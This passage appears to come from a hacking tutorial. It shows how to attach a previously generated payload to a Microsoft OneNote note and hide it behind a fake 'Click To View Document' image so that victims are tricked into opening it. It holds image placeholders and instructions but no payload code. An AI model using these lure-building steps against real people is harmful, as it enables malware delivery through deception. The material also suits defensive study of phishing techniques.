

(kali@222vm) - [~]
$
```

Once the payload is ready, We go to Microsoft OneNote and open the note we just created. Click on Insert and then click on "File Attachment".





As readers can clearly see, our payload is visible, rather too obviously. In Real World attacks, hackers intelligently covered this payload by placing a Bar over the payloads. Let's try something similar. I open Paint app and create a bar as shown below.




Then save it as a PNG file.


**Click To View
Document**

Let's insert this image in to the same note we inserted our payload.

